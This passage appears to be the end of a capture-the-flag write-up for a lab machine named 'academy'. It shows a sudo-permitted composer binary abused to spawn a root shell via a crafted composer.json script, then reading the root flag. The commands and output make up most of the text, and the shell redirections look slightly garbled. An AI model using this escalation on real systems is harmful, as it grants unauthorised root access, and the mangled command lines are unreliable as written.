    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
$
```

using this technique that found in GTF0Bins & we've privilege escalate to root!

```
php /usr/bin/composer list --raw
$ TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<83 1>83 2>83"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x$ $
[sudo] password for mrb3n:
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mys
lnd_global_stats), /usr/lib/php/20190902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open
ine 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/
bol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so:
Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<83 1>83 2>83
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

& we've found and able to read the root flag

```
-rw-r--r-- 1 root root 186 Sep 14
# wc root.txt
1 1 33 root.txt
#
```